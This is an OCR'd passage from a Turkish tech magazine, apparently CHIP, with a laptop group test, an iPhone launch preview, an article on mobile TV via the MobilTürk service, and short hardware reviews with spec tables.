
☑ **Ekran:** Dizüstü bilgisayar alırken aslında bir de LCD ekran aldığınızı aklınızdan çıkarmamalısınız. Dolayısıyla ekran çözünürlüğü, parlaklık ve kontrast çok önemli. Bu arada ekran boyutu ve pil tüketiminin bire bir orantılı olduğunu unutmayın.

☑ **Sabit disk:** Geçtiğimiz sene dizüstü sabit diskler ortalama 60-80 GB hafızaya sahipken bugünlerde bu rakam 100-120 GB'a kadar çıktı. Kapasite ihtiyacı daha fazla olan kullanıcılar 200 GB'lık 2,5 inç'lik sabit diskleri tercih edebilirler.

☑ **Ekstra donanımlar:** Webkamerası veya Bluetooth gibi özellikler ilk başta çok önemli gelmeyebilir. Ama bu özelliklerin her birini sonradan satın almaya kalktığınızda, sistem entegratörlerinden daha pahalıya alacağınız aşikar. Dikkat etmelisiniz.

## Toplam performans fiyata karşı

İyi bir dizüstü olarak tanımlanmak için ham işlemci gücü veya grafik performansı yeterli kriterler değil. Uzun pil süresi, ekran parlaklığı, servis kalitesi gibi birçok özellik toplam performans değerini belirliyor. 1.000 $ altı dizüstüler yaklaşık aynı performansı sunarken daha üst bütçelerde Sony Vaio dışında HP DV2172EA da dikkatleri çekiyor.




### NASIL TEST ETTİK?

**Performans puanı:** Test puanının yüzde 30'unu performans, yüzde 30'unu taşınabilirlik, yüzde 20'sini donanım özellikleri, yüzde 10'unu ergonomi ve yüzde 10'unu servis ve dokümantasyon oluşturdu. Her dizüstüne Windows XP SP2 kuruldu ve sürücülerin mevcut en son sürümleri yüklendi. Performans puanının belirlenmesinde ise 3DMark03 v3.6.0, PCMark05 v1.2.0 ve MobileMark 2005 Productivity puanları rol oynadı.
**Taşınabilirlik puanı:** Bu alanda pil ömrü ve ağırlık en büyük rolü oynadı. Ekran parlaklığı pil ömrünü etkileyen en önemli kriter olduğundan şartları eşitlememiz gerekti. Bunun için Minolta Luminance Meter LS-110 ile VESA'dan (Video Electronics Standards Association) temin ettiğimiz test imajlarıyla dokuz farklı noktadan parlaklık ölçtük, ortalamasını aldık ve parlaklıkları 80-90 cd/m² değerine ayarladık.
**Diğer kriterler:** Ergonomi puanında en önemli etken gürültü seviyesi olurken donanımda Bluetooth ve web kamerası belirleyici oldu. Servis ve dokümantasyonda ise kutu içeriği, işletim sistemi ve 24 saat destek gibi kriterleri göz önüne aldık.

## Test birincileri

### 1.000 $ üstü

**1**

**SONY VAIO VGN-C190P/H:** Test genelinde performansta çok önde olmasa da diğer kategorilerde aldığı puanlarla Sony Vaio VGN-C190P toplamda en çok puanı alarak testimizin birincisi olmayı başardı.
**Fiyat: 1.999$ + KDV**

### 1.000 $ üstü

**3**

**MSI S262:** Hafifliği, ekran kalitesini ve uzun pil süresini bir arada uygun fiyata sunan MSI S262 bütçenizi çok zorlamadan tatminkâr bir performans sunuyor. 12,1 inçlik ekranı parlaklığıyla göz doldururken pil tüketiminde hayli cimri.
**Fiyat: 1.369 $ + KDV**

### 1.000 $ altı

**1**

**Monster C43W1511:** İşlemci performansı yüksek olmasa da GeForce Go 7600 mobil ekran kartı ile yüksek grafik performansı sunan dizüstü, oyun meraklılarını tatmin edecektir. Boş hafıza yuvası terfiye imkân tanıyor.
**Fiyat: 1.369 $ + KDV**

### 1.000 $ altı

**2**

**Datron TWM16M56W85L:** Uygun fiyata bir Centrino Duo platformu arıyorsanız bu dizüstü size göre. Donanım puanında biraz gerikalsa da performans, kutu içeriği, servis ve dokümantasyon gibi artılarıyla fiyatından beklenenin fazlasını veriyor.
**Fiyat: 999$ + KDV**



CHIP ONLINE'DA: Ayrıntılı test yöntemi www.chip.com.tr/testmetodu adresinde

# iPhone devrimi

## Hepimizin merak içerisinde beklediği iPhone sonunda zarif ve sade tasarımıyla kullanıcıların beğenisine sunuldu.

Bilgisayar dünyasının dehalarından Steve Jobs, genelde masaüstü yayıncılık, tasarım ve film endüstrisinin rağbet ettiği, fakat son zamanlarda içine Windows XP işletim sistemi de kurulabilen iMac bilgisayarların yaratıcısı. Jobs, bugüne kadar iPod ile sürdürdüğü çılgınlığı devam ettirmeye kararlı gözüküyor.

Daha aylar öncesinden internette çeşitli söylentileri dolaşan bir telefon, bu kararlılığın varış noktası. Hepimizin merak içerisinde beklediği iPhone sonunda zarif ve sade tasarımıyla görücüye çıktı.

Cep telefonu kullanıcıları, ki burada dünya nüfusunun büyük bir bölümünden bahsediyoruz, iMac'in göz alıcı tasarımı ve iPod'un kullanım kolaylığını düşündüğünde iPhone'un neye benzeyebileceği konusunda yakın tahminlerde bulunabilir. Steve Jobs'un yaptığı ise bu tahminlerin ötesinde özelliklere ve kullanışlılığa sahip bir telefon üretmek olmuş. Işık algılayıcılar, ivme ölçer ve dokunmatik ekran kullanılarak telefona inanılmaz yetenekler kazandırılmış.

### Telefon: Tuş takımı yerine dokunmatik ekran

Cep bilgisayarı boyutlarında ama daha ince bir tasarıma sahip telefonun ön yüzünde sadece bir tane tuş bulunuyor. Hızlı mesaj yazmaya alışkın olan okurlarımız önyargıya kapılabilir. Ama içiniz rahat olsun çünkü dokunmatik bir ekran sayesinde bütün tuşlara geniş ve mükemmel bir görüntü sunan ekrandan basılıyor. Hatta sadece parmak hareketleriyle listeleri aşağı veya yukarı hareket ettirmek ya da ekran kilidini açmak, çocuk oyuncağı. Ayrıca arkadaşlarınıza gönderdiğiniz geçmiş mesajları, bir sohbet ekranında tarih sırasına göre gösterebiliyor.

Ergonomi açısından bakıldığında dokunmatik ekran, tuşları tarihe gömebilecek kadar gelişmiş bir keskinlik ve hassasiyete sahip. Ekrana çıkan kocaman rakamlara parmak uçlarınızla dokunarak istediğiniz numarayı tıpkı şu anda kullandığınız telefondaki gibi rahatça arayabiliyorsunuz. Tuşların yokluğunu fark etmeniz için hiçbir sebep bırakmamışlar anlaşılan.

Apple yetkilileri cep telefonu kullanırken karşılaşılan zorlukları iyi incelemiş ve kullanımı çok basit çözümler üretmişler. Mesela telefon rehberine erişim ve kayıt tarama işlemi, dokunmatik ekranın da yardımıyla son derece kolay ve anlaşılır bir hal kazanmış. Parmağınızı ekranda yukarı doğru hareket ettirerek listelerde akıcı bir şekilde dolaşabiliyorsunuz.

Günlük telefon kullanım alışkanlıklarınızı değiştirebilecek bir başka özellik ise bütünleşik telesekreter sistemi. Artık sesli mesajlarınızı sırayla dinlemek yerine, istediğinizden başlayabilirsiniz. Ayrıca, en çok aradığınız kişileri "Sık Arananlar" benzeri bir listeye ekleyerek tek tuşla bu listeye erişebilir, hız kazanabilirsiniz. Arama yaparken telefonu kulağınıza yaklaştırdığınızda, bu hareket algılanıyor ve hem pil tasarrufu yapmak hem de kulağınız ekrana dokunduğunda bile rahatlıkla kullanmanız için ekran kapanıyor.

Dört ayrı GSM şebekesiyle çalışabilen iPhone, veri aktarımı içinse Bluetooth 2.0, Wi-Fi (802.11 b/g) ve EDGE teknolojilerini kullanıyor.

### Multimedya: Hem müzik çalar hem video oynatıcı

Tabii iPhone, bildiğiniz gibi iPod'u yaratanların ellerinden ortaya çıktığı için müzik özellikleri son derece gelişmiş. Yüksek depolama kapasitesi sayesinde 1.000-2.000 parçayı yanınızda taşımanız ve yüksek ses kalitesiyle dinlemeniz mümkün (bir şarkı ortalama 4 MB). iPhone'u özel bir müzik çalar cihaz haline getiren ise, albümler ve şarkılar arasında dolaşırken kullandığınız şık arayüz. iPod'un kullanım rahatlığına, geniş ek-

**WEB TARAYICI** iPhone kullanarak EDGE ya da WiFi ile internete kolayca bağlanabilirsiniz.

**OTOMATİK** Algılayıcı sayesinde iPhone'u yan döndürdüğünüzde otomatik olarak geniş ekran moduna geçiyor.

ranı sayesinde görsel bir lezzet katan iPhone'u yan döndürdüğünüzde, albümlerin kapak resimlerini parmaklarınızla yönlendirip istediğiniz şarkıyı çalabiliyorsunuz.

iPhone'a ile sesli kitapları yükleyip dinleyebilir ya da dizileri ve filmleri yükleyip 3,5 inçlik ekranda keyifle izleyebilirsiniz. Filmleri ister geniş ekran, isterseniz dar gösterimle izleyebiliyorsunuz. Bunu yapmak için ekrana iki defa dokunmanız yeterli. Tümleşik hoparlörleri ise filmlerin ve müziğin keyfine keyif katıyor.

## Kamera: Fotoğraf makinesi kadar albüm özellikleri de etkileyici

Apple çalışanları günümüzün cep telefonu eğilimlerini çok iyi çözümlemiş ve fotoğraf özelliği koymayı unutmamış. 2 megapiksel çözünürlüklü bir kamera, her türlü ihtiyaca cevap veriyor. Fakat iPhone'un asıl marifeti fotoğraf çekerken değil, o fotoğraflara bakarken ortaya çıkıyor. Fotoğraf albümünde gezerken telefonu yan döndürdüğünüzde, resim de yan dönüyor ve ekranı kaplayacak şekilde genişliyor.

Resmi yakınlaştırmak isterseniz, iki parmağınızla ekrana aynı anda dokunup, parmaklarınızı birbirinden uzaklaştırmanız yeterli oluyor. Uzaklaştırmak içinse tam tersi.

Telefon, ışık algılayıcısı sayesinde fotoğraf ve video çekerken ortamın ışığını doğru yakalıyor. Aynı ışık algılayıcısı, siz menülerde dolaşırken ya da film izlerken bulunduğunuz ortamdaki ışık çok yüksek ise, ekranın ışığını kısıp pil tasarrufu yapabiliyor.

## İnternet: Yüksek hızda kablosuz sörf

Kablosuz ağlar dünyanın her yanını örmeye devam ederken, iPhone da W-LAN özelliğiyle bunu en iyi şekilde değerlendiren telefon olmaya aday. Seyahat halindeyken EDGE teknolojisi aracılığıyla internete bağlanabilen iPhone'un Safari tarayıcısıyla internette sörf yapmak, hem çok hızlı hem de çok rahat. Cihazı yan çevirerek siteleri geniş ekranda gezebiliyorsunuz. Bilgisayarda sörf yapmayı telefonda sörf yapmaya tercih edenlerin fikrini değiştirecek bir özellik de düşünülmüş. Site yüklendikten sonra, eskiden ufak ekranlı telefonlarda düzgün bir şekilde göremediğiniz resimler ve yazıların üzerine gelip parmağınızla dokunduğunuzda, yakınlaşıyor ve tam ekran oluyor. Böylece yazıları rahatça okuyabiliyor ve sitedeki resimleri 3,5 inçlik ekranda inceleyebiliyorsunuz.

**HEM IPOD HEM IPHONE** Sağ alttaki turuncu simge iPod özelliklerini kullanmanızı sağlayacak.

Apple ile Google'ın yaptığı işbirliği sonucunda, internetten harita ve adres bulmak çok kolay. Üstelik aradığınız yeri bulduktan sonra aynı yerin uydu görüntülerini cep telefonunuza indirip gezebiliyorsunuz. Widgets adı verilen minik programlar sayesinde anlık borsa bilgileri veya istediğiniz şehrin hava durumu gibi günlük hayatta her an elinizin altında olması gereken bilgilere parmağınızla dokunarak ulaşabiliyorsunuz. iPhone ile e-posta iletilerinizi HTML biçiminde görebiliyorsunuz. POP ve IMAP e-posta sunucularını destekleyen telefon, kablosuz ağ ve EDGE özellikleri sayesinde her yerde kesintisiz e-posta iletişimi sunuyor. Bu özellikler sayesinde Yahoo, MS Exchange ya da .Mac gibi IMAP sunucularına ya da Gmail, AOL veya Superonline gibi POP3 sunucularına erişebiliyorsunuz.

iPhone'un Temmuz ayında Amerika piyasasına çıkması planlanıyor. Bu yılın 4. çeyreğinde Avrupa'ya gelecek olan telefon, 2008'de Asya piyasalarında boy gösterecek. Amerika fiyatı 4 GB'lık için 499 $, 8 GB'lık modeli için 599 $ olması düşünülüyor. ■

Mete P nar, mete@chip.com.tr

# Televizyon cepte

Cep telefonundan televizyon izleme imkânı kullanıcılar için hala büyük bir hayal. Operatörlerin televizyon desteği ise çok sınırlı.

Dünyanın en çok televizyon seyreden toplumlarından biri olduğumuz aşikâr. Kimisi için diziler kimisi için magazin kimisi içinse haberler anlamına gelen televizyon, internetin gelişimine rağmen, hala çok güçlü ve iletişim gereçleri arasında ağırlıklı bir role sahip. Ancak televizyonlar, mobil iletişim cihazlarının kapladığı insan yaşamı için fazla hacimli. Televizyonu cep telefonu ile birleştirmek ve cepte taşınan bir cihaz haline getirmek ise yıllardır üreticilerin hayali.

Televizyon, mevcut analog sinyal sistemiyle, gelişmeye çok açık bir ortam değil. Henüz standartları belirlenirken, interaktif olması öngörülmeyen ve amacı radyo cihazına görsel zenginlik katmak olan televizyonun, internet ve dijital teknoloji ile birleştiğinde iletişim anlayışını kökten değiştireceğine kesin gözüyle bakılıyor. YouTube gibi basit bir video paylaşım sitesinin bile iki yıl içinde dünyayı derinden etkilediğini göz önüne alırsak, televizyonu cep telefonuna taşımanın ve 24 saat insanların ulaşabileceği bir mecra haline getirmenin yeni alışkanlıklara yol açacağı öngörülüyor.

Ancak televizyonu cep telefonu ile birleştirme hayali çok da kolay değil. GSM operatörlerinin kullandığı sinyal çeşitleri ve kullanım maliyetleri, cep telefonu üzerin- →

**HER YERDE** Cep telefonları televizyon yayınlarının her yerde ve her zaman izlenmesi imkânını sunacak.

## MobilTürk nedir?

MobilTürk bir yazılım ve hizmet paketi. Bu hizmet, yazılımı cep telefonunuza yükledikten sonra cep telefonunuzdan televizyon izlemenize olanak sağlayan bir uygulama.

**Allsports mobile**
Dört büyüklerin avrupa kupası maçları, özel karşılaşmaları hepsi bu kanalda.

**Popworld**
Meşhur cumartesi sabahı şovu nihayet cep ekranına geliyor! Pop dünyasıyla ilgili her şey.

**Zone realty**
Yaşamın içinden insanlar, yaşamın içinden hikâyeler, hepsi gerçek.

**İsmail YK**
Son yılların satış rekorları kıran İsmail YK'nın mobil tv kanalı. Dünyada ilk defa...

**Alaturka mobile**
Türkiye'nin en ünlü dansözleri leyla adalı, sibel gökçe, tanyeli ve birbirinden ünlü dansçılar 24 saat cebinizde...

**Tarih mobile**
Yakın tarihimizin en güzel belgeselleri türkçe seslendirme ile bu kanalda.

**Eroturk mobile**
1970'lerden günümüze tüm efsane erotik türk filmleri sizi bekliyor. Yayın saati 22:00-06:00 arasında.

**Redpoint mobile**
En seçme yabancı erotik filmler cep telefonunuzda. Üstelik türkçe. Yayın saati22:00-06:00 arasında.

**Mobilkids**
Çocukların en sevdiği ve en popüler çizgi filmler bu kanalda. Üstelik türkçe.

**Mobilmizah**
Gündemdeki komedi filmlerini ve popüler dizileri birde bizim dünyamızdan izleyin.

**Expo channel**
Reel sektörün sorunları ve çözüm önerileri; fuar haberleri, en son teknolojiler, açık oturumlar...

**Bloopers mobile**
Çok az zamanınız mı var, gülmek mi istiyorsunuz? Bloopers mobile tam size göre.

**Xtreme mobile**
Bu kanalın temposuna ayak uydurabiliyorsanız, dünyanın en çılgın extreme sporları sizi bekliyor.

**Classıc cartoons**
Çocukların hatta gençlerin izlemeye doyamayacağı çizgi filmler sizleri bekliyor.

**Fıfth gear**
Araba dünyasındaki gelişmeler, son gözdeler. Arabalarla ilgili bilmek istediğiniz her şey.

**3G 3. nesil mobil iletişim standartları yaygınlaştığında cep telefonu ve televizyon ayrılmaz bir ikili olacak.**

den TV seyretmeyi olanaksızlaştırıyor. Batıda kullanımda olan ve Türkiye'de de bu ay bakanlar kurulundan çıkan yönetmelikle lisansları dağıtılmaya başlanacak olan 3G hizmetinin olanak tanıdığı geniş bant yayını, cep telefonlarına ucuz ve yüksek kaliteli TV sinyali göndermeye izin veriyor. Ancak GSM operatörlerinin 2,5 G olarak adlandırılan GPRS ve EDGE üzerinden TV sinyalini düşük bir ücretle yayınlaması mümkün değil. Bu durum hâlihazırda TV yayınlarını cep telefonuna gönderen operatörlerin hizmetlerinin yaygınlaşmasının önündeki en büyük engel.

2004 yılında televizyon yayınlarını GPRS üzerinden canlı olarak cep telefonlarına ileten Telsim ve Avea, Türkiye'de televizyonu ve cep telefonunu birleştirmeyi denemiş olsa da, bu girişim GPRS ücretinin maliyeti, hizmetlerin pratik olmayışı ve yayınları izleyecek kapasitedeki telefonların kısıtlı olması nedenleriyle yaygınlaşamamıştı. Telsim yayınlarını durdurdu, Avea ise BiDünya servisinin içinde televizyon yayını yapmaya devam ediyor. Operatörlerin 3G lisanslarını alıp yakın zamanda zengin multimedya içerikli servisler sunmasını beklenirken, operatörlerden bağımsız özel bir girişim olan MobilTürk platformu, cep telefonu kullanıcıları için kendine özgü TV kanalları ile özgün içerikli TV yayını yapmaya başladı.

### MobilTürk: Cep televizyonu servisi

MobilTürk ile cep telefonu üzerinden TV seyretmek için servisin web sitesinden özel bir medya oynatıcı indirmek gerekiyor. Bu medya oynatıcısı cep telefonun ekranında yatay olarak TV yayınlarını izlemeye olanak tanıyor. Ardından, abone olunan kanallar izlenebiliyor. Abonelik ücreti kanal başına aylık 1,99 YTL. Veya aylık 9,99 YTL ile servisin tüm paketine abone olabiliyorsunuz. Ancak bütün GSM operatörleri üzerinde çalışabilen MobilTürk ile abone olduğunuz televizyon yayınlarını seyretmek için gerekli veriyi EDGE veya GPRS üzerinden indirmeniz gerekiyor ki, GSM operatörünüz bu bağlantı ücretini sizden ayrıca tahsil ediyor.

Türkiye'deki GPRS bağlantı ücretleri göz önüne alınınca cepten televizyon seyretmenin her bütçeye uygun bir "keyif" olmadığı söylenebilir. Lakin 3G üzerinde de çalışan MobilTürk ve benzeri serviler, GSM operatörlerinin 3G hizmeti vermeye başlamasıyla daha geniş kitlelerin cepten televizyon seyretmesini sağlayacak girişimler olarak bugün emekleme aşamasında ama gelecekleri son derece parlak. ■

Cem Şancı, cemsanci@chip.com.tr

# Donanım & Yazılım TESTLERİ

CHIP Test Merkezi olarak, piyasadaki yeni ürünleri test ediyor ve sizlere tanıtıyoruz. Bu sayfalarda en ilginç ürünlerin incelemelerini bulabilirsiniz.

Özellikle multimedya donanımı konusunda bu ayki inceleme sayfalarımız size çok faydalı olabilir. Oyun meraklısı kullanıcılar, Logitech Chillstream'i ilginç bulacaktır. Bu gamepad başarılı tasarımını ellerin terlemesini önleyen ventilasyon sistemi ile taçlandırırıyor. Praktica DMMC 4 ise, hepsi bir arada ürünleri seven okuyucularımız için tam bir cevher. Bu multimedia canavarının yapamadığı birşey yok gibi. İncelediğimiz bir diğer ürün olan Samsung SGH X-540 ise ekonomik bir giriş-orta seviye telefon arayanlar için uygun bir seçenek. Harici bir depolama çözümü arıyan okuyucularımız ise ilerleyen sayfalardaki 400 GB kapasiteli Maxtor One Touch Disk'e bir göz atmalılar. Son zamanlarda ADSL modem satın almayı düşünüyorsanız bu ay size hitap eden ürünleri es geçmediğimizi hatırlatalım. Bu ayki karşılaştırmalı testimizin konusu olan dizüstü bilgisayarların üst fiyat sınırı olan 2000 doları aştığı için teste katılamayan Asus W2, gerçekten "dolu dolu" bir dizüstü istiyorsanız gözardı etmemeniz gereken bir seçenek.

Şahin Ekşioğlu, esahin@chip.com.tr

## DEĞERLENDİRME

Test & Teknoloji sayfalarında, ürünler hakkında detaylı bilgi ve ürünleri puanlandıran bir not sistemi bulabilirsiniz. Puanlama sisteminin karmaşık olmaması için iki kategori oluşturduk. Bunlar "Toplam CHIP Puanı" ve satın almada önemli bir rol oynayan "Fiyat/Performans Oranı". Tüm ürünleri daha önce belirlediğimiz test platformu ve test kriterlerine uygun olarak inceleyip değerlendiriyoruz. Böylece önceki aylarda yer alan benzer ürünleri de birbirleri ile karşılaştırma fırsatını yakalayabilirsiniz. Kullandığımız bu puan sistemini ürünleri daha kolay değerlendirip sıralandırmak için uygun gördük. Diğer taraftan, ürünlerin teknik verilerini ayrı bir kutu halinde vermemizin sebebi ise, ürünler arasında karşılaştırma yapmayı daha kolay hale getirmek. Burada test edilen donanım ürünleri, yeterli puanı alırlarsa CHIP TOP 10 bölümünde ilgili listede de yer alıyorlar.

| TOPLAM CHIP PUANI | | FİYAT/PERFORMANS | |
|---|---|---|---|
| çok iyi | (100–90 puan) | çok iyi | (100–90 puan) |
| iyi | (89–75 puan) | iyi | (89–75 puan) |
| orta | (74–60 puan) | orta | (74–60 puan) |
| vasat | (59–45 puan) | vasat | (59–45 puan) |
| kötü | (44–20 puan) | kötü | (44–20 puan) |
| çok kötü | (19–0 puan) | çok kötü | (19–0 puan) |

## İÇİNDEKİLER

### Donanım



102 **Flaş bellek:** Sandisk Extreme III 2 GB
102 **Gamepad:** ChillStream
102 **Web kamerası:** Live! Cam Optia
104 **Dijital kamera:** DiviCam 525D
104 **ADSL yönlendirici:** D-Link DVA-G3340S
104 **USB bellek:** Fingerprint Disk FP-1
106 **ADSL yönlendirici:** Zyxel 660-HW
106 **Bluetooth alıcısı:** i-phono mini BT450Tx
106 **Kablosuz kulaklık:** i-phono plus BT 420Rx-L
108 **Dizüstü:** Asus W2P
110 **Harici sabit disk:** Maxtor one touch III
110 **Dijital video / Müzik oynatıcı:** MMP 3079
110 **Anakart:** MSI K9N Platinum
112 **LCD monitör:** Philips 200W B7
112 **Cep telefonu:** Samsung SGH X-540
112 **Hoparlör:** Trust SP-2800p
114 **LCD monitör:** Samsung 226 BW
116 **Konferans küpü:** konferans@cube
116 **MP3 çalar:** LG JM53
116 **Web kamerası:** USR 9640
118 **Dijital fotoğraf makinesi:** Praktica DMMC4
120 **Dijital video / Müzik oynatıcı:** VIBE 360
120 **USB bellek:** VOIP disk VD1
120 **ADSL yönlendirici:** Philips SNA6640


### Yazılım


122 **Disk yazma aracı:** Cyberlink power2Go 5.5
122 **Şifreleme aracı:** Abylon Basic 6.3
122 **DVD oynatma aracı:** Inter video winDVD 8 platinum

## Flaş bellek

### SANDISK EXTREME III 2 GB



| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■■■ |
| FİRMA | Turanlı Elektronik |
| BİLGİ İÇİN | (212) 216 05 20 |
| WEB | www.turanli.com.tr |
| FİYAT | 52 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Kapasite | 2 GB |
| Okuma hızı | 20 MB/s |
| Yazma hızı | 20 MB/s |
| Erişim süresi | 8 ms |
| Garanti süresi | 10 yıl |
| Diğer | Taşıma kılıfı, güvenlik yazılımı |

**Yüksek hız:** Sandisk Extreme III yeni nesil SD hafıza kartlarının en iyi örneklerinden biri. Biliyorsunuz hafıza kartı fiyatları son birkaç yıldır inanılmaz bir hızla düştü. Öyle ki artık 4 GB'lık bir hafıza kartı bile 100 dolar civarında piyasada bulunabiliyor. Artık kapasite yanında en önemli kıstas ürünün hızlı olması. Sandisk her zaman en hızlı ürünleri sunuyor. Extreme III de Sandisk'in ESP (Enhanced Super-Parallel Processing Technology) adını verdiği bir teknoloji kullanılıyor. Bu teknoloji NAND flash hafızaların ve hafıza kontrolcülerinin özel bir teknikle yüksek hızlara çıkmasına izin veriyor. İncelediğimiz ESP destekli SD kart saniyede ortalama 20 MB hıza çıkıyor, ki bu bir SD kart için gerçekten oldukça yüksek bir hız. Tabii yazma performansı da okuma performansına neredeyse eşit. Ayrıca kutudan seyahat çantası ve yardımcı programların olduğu bir CD de çıkıyor.

**SONUÇ** Profesyonel fotoğrafçılar, fotoğraf meraklıları ya da en hızlısını isteyenler için Sandisk Extreme III yeterli.

- ⊕ Süper performans
- ⊕ 10 yıl garanti
- ⊕ Makul fiyat

## Gamepad

### CHILLSTREAM

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■□□ |
| FİRMA | Logitech |
| BİLGİ İÇİN | Logosoft (216) 528 61 61 |
| WEB | www.logosoft.com.tr/www.hs.com.tr |
| FİYAT | 50 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | USB |
| Tuş sayısı | 8 |
| Analog kontrol | iki adet |
| Titreşim özelliği | Yok |
| İşletim sistemi | Win XP, Win Vista |
| Desteklediği sistemler | PC |

**Bütün eller "hava"ya:** Logitech, oyuncular için ürettiği araçların Ar-Ge takımında bilim insanları yerine gerçek oyuncuları çalıştırıyor olmalı. Çünkü test merkezimize gelen ChillStream, basit bir fikrin ergonomiyle birleştiği zaman ne kadar kullanışlı olduğunu kanıtlıyor. Daha önce PS3 için üretilen ürünün PC sürümü olan gamepad'in altında ve önünde bulunan hava ızgarası, basit bir fan yardımıyla hava girişi sağlıyor. Tam elinize ve avuç içinize gelen kısımlarda bulunan uzun deliklerden ise hava dışarıya atılıyor. Bu sayede uzun süre oyun oynasanız dahi eliniz terlemiyor. Üç farklı üfleme seviyesi, yine gamepad üzerinde bulunan bir tuş sayesinde ayarlanabiliyor. Hatta düşük oda sıcaklığında üçüncü seviyeye aldığınızda ellerinizin üşüdüğünü bile söyleyebiliriz. Ürünün alt önündeki tuşlar yumuşak basılıyor. Xbox'tan alıntı gibi duran farklı renklerdeki X,Y,A ve B tuşları ise ürüne renk katıyor.

**SONUÇ** Özellikle uzun süre oyunun başından kalkmayanlar için tasarlanmış, elleri asla terletmeyen havalı bir gamepad.

- ⊕ Türbülans sistemi
- ⊕ Yumuşak ön tuşlar
- ⊕ Renkli tuş takımı

## Web kamerası

### LIVE! CAM OPTIA

| | |
|---|---|
| CHIP PUANI | ■■■■■ |
| FİYAT/PERFORMANS | ■■■□□ |
| FİRMA | Creative |
| BİLGİ İÇİN | Koyuncu E.(216) 528 88 88 |
| WEB | www.koyuncu.com.tr |
| FİYAT | 100 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Algılayıcı | CMOS |
| Arabirim | USB 2.0 |
| Çözünürlük | VGA (640 x 480) |
| Boyut | 60 x 78 x 53 mm |
| Ağırlık | 82 g |
| Diğer | Harici kulaklıklı mikrofon |

**Creative keyfi:** Sesli ve görüntülü iletişim programlarının telefonun yerini almaya başladığı şu günlerde kaliteli bir web kamerası ve kulaklık sahibi olmak artık mecburiyet halini aldı. Creative'in Optia'sı web kamerası alma kararını verirken göz önünde bulundurmanız gereken bir seçenek. 640 x 480 çözünürlüğüne rağmen kaliteli lensi sayesinde net bir görüntü veren ürün, beraberinde gelen ara yazılımıyla kolayca yönetilebiliyor. 270 derece dönebilen kamera, mandallı kaidesi sayesinde dizüstü bilgisayarınıza rahatça tutturulabiliyor. Kaide aynı zamanda ürünü masaüstünüzde de rahatça kullanabilmenizi sağlıyor. Cihazın netlemesini kameranın önünde bulunan ayar düğmesi ile yapabiliyorsunuz. Ürünle gelen ve kendi takviminizi tasarlamaktan fotoğraf ve videolarınız üzerinde oynamalar yapmanıza kadar birçok iş için kullanabileceğiniz yazılımlarla Optia keyifli bir cihaz halini alıyor.

**SONUÇ** Beraberinde gelen yazılımlarla keyifli zaman geçirebileceğiniz, kaliteli ve kullanışlı bir web kamerası.

- ⊕ Kaliteli tasarım
- ⊕ Harici mikrofonlu kulaklık
- ⊕ Kullanışlı yazılımlar

→

## Dijital kamera

### DIVICAM 525D

| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Koyuncu-Kont |
| BİLGİ İÇİN | (216) 528 88 88 (216) 528 55 00 |
| WEB | www.koyuncu.com.tr/www.kont.com.tr |
| FİYAT | 280 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | USB |
| Maksimum çözünürlük | 5.0 megapiksel |
| Optik zum | 8x |
| Ekran | 2,5 inç LCD |
| Medya | SD kart |
| Boyutlar ve ağırlık | 27 x 57 x 107 mm, 182 g |


**TV'den kayıt:** Creative'in 525D dijital kamerası kullanımı son derece kolay ve pratik bir ürün. Üç yöne dönebilen LCD ekranı ile rahat bir çekim imkânı veren kamera aynı zamanda Türkçe menüsü ile daha rahat bir kullanım sunuyor. Hareket sabitleyici özelliği sayesinde eliniz titrese dahi net çekim yapmanızı sağlayan kamerayı benzerlerinden ayıran en önemli özelliği televizyondan da kayıt yapabilmesi veya video kayıtlarınızı televizyondan izleyebilmenizi sağlaması. Ürün bu pratik özelliği sayesinde özel günlerinizi arkadaşlarınızla kolayca paylaşabilmenizi olanak sağlıyor. 32 MB sınırlı hafızası uzun ve kaliteli video çekimleri için son derece yetersiz. Bu açığı SD kart yuvası ile çözebilirsiniz. MP3 çalar olarak da kullanabileceğiniz kamera bir mono hoparlöre sahip. Ayrı bir şarj aleti ile gelen ürün gece çekimi için dâhili bir flaş da içeriyor. Kamera ortalama 1,5 saatlik çekim süresine sahip.

**SONUÇ** Televizyondan kayıt alabilme özelliği ile öne çıkan kaliteli ve ergonomik bir dijital kamera.

- ⊕ TV den kayıt
- ⊕ Ergonomik tasarım
- ⊖ Sınırlı hafıza

## ADSL yönlendirici

### D-LINK DVA-G3340S



| | |
|---|---|
| CHIP PUANI | ■■■■□ |
| FİYAT/PERFORMANS | ■■■■□ |
| FİRMA | Armada-Neotech-SKY |
| BİLGİ İÇİN | (0212) 289 5659 |
| WEB | www.dlink.com.tr |
| FİYAT | 244 $ + KDV |

| TEKNİK ÖZELLİKLER | |
|---|---|
| Arabirim | 4 x Ethernet, 1 X USB |
| Kablosuz ağ | 802.11b/g |
| ADSL standardı | ADSL2+ |
